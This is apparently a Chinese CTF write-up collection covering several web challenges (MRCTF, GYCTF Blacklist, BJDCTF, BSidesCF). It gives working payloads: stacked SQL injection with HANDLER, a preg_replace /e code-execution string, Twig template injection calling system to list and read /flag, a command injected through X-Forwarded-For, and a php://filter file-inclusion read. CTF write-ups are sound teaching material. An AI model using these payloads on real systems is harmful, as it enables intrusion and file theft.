
这题比较简单，进去后先将源码整理好

```php
#I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
                else
                {
                    echo "can you think twice??";
                }
            }
            else{
```


注意两个点

1、MD5的绕过

2、is_numeric的绕过



32、[GYCTF2020]Blacklist

Black list is so weak for you,isn't it

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


又是堆叠注入

两种方法，一种是插入新表，一种是handler直接绕过

本题种插入新表的做法确实会过滤函数，那就用handler绕过

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
1';handler FlagHere open;handler FlagHere read first;Handler FlagHere close;#
```

第二页

2、[BJDCTF2020]ZJCTF，不过如此

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                die("Not now!");
        }

        include($file);  //next.php

}
else{
        highlight_file(__FILE__);
}
?>
```


老套路
php://input 还有base64的文件包含
得到源码

```php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
    @eval($_GET['cmd']);
}
```


这里是preg_replace的漏洞
\S*=${getflag()}&cmd=show_source(%22/flag%22);
答案：

[BJDCTF2020]The mystery of ip


```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:28070
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.87 Safari/537.36 SE 2.X MetaSr 1.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applicati
X-Forwarded-For:{system("cat /flag")}
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17777c464705b5-0ff7319b486ecc-e726559-1fa400-17777c46471491
Connection: close
```

这题就很典型，抓包看看
很简单就可以发现，可以直接模板注入

[BJDCTF2020]Mark loves cat

Git泄露，看源码

三个exit是关键，那么就直接传参，很简单了
三种方法

```
handsome=flag&flag=handsome
```


```
flag=flag&is=flag
```


```
yds=flag
```

需要自行参悟，这个还是非常有趣的

[BJDCTF2020]Cookie is so stable

这种题这么明显，就是要看看包
审查元素里面有两个flag的包
分别看了，要解析第二个包，所以抓包的时候注意下，第一个包要放掉





经过尝试，可以知道，这里试试看模板注入
{{7*'7'}}=49
利用twin模板注入


```
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("ls /")}}
```

```
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("cat /flag")}}
```


就可以了

[BSidesCF 2020]Had a bad day

这题也是很精髓




改用php://filter/read=convert.base64-encode/resource=index
得到源码



```
<?php
  $file = $_GET['category'];

  if(isset($file))
  {
      if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index")){
          include ($file . '.php');
      }
      else{
          echo "Sorry, we currently only support woofers and meowers.";
      }
  }
  ?>
</div>
```

将这几个函数挑一个代入进去



其他待定，慢慢补充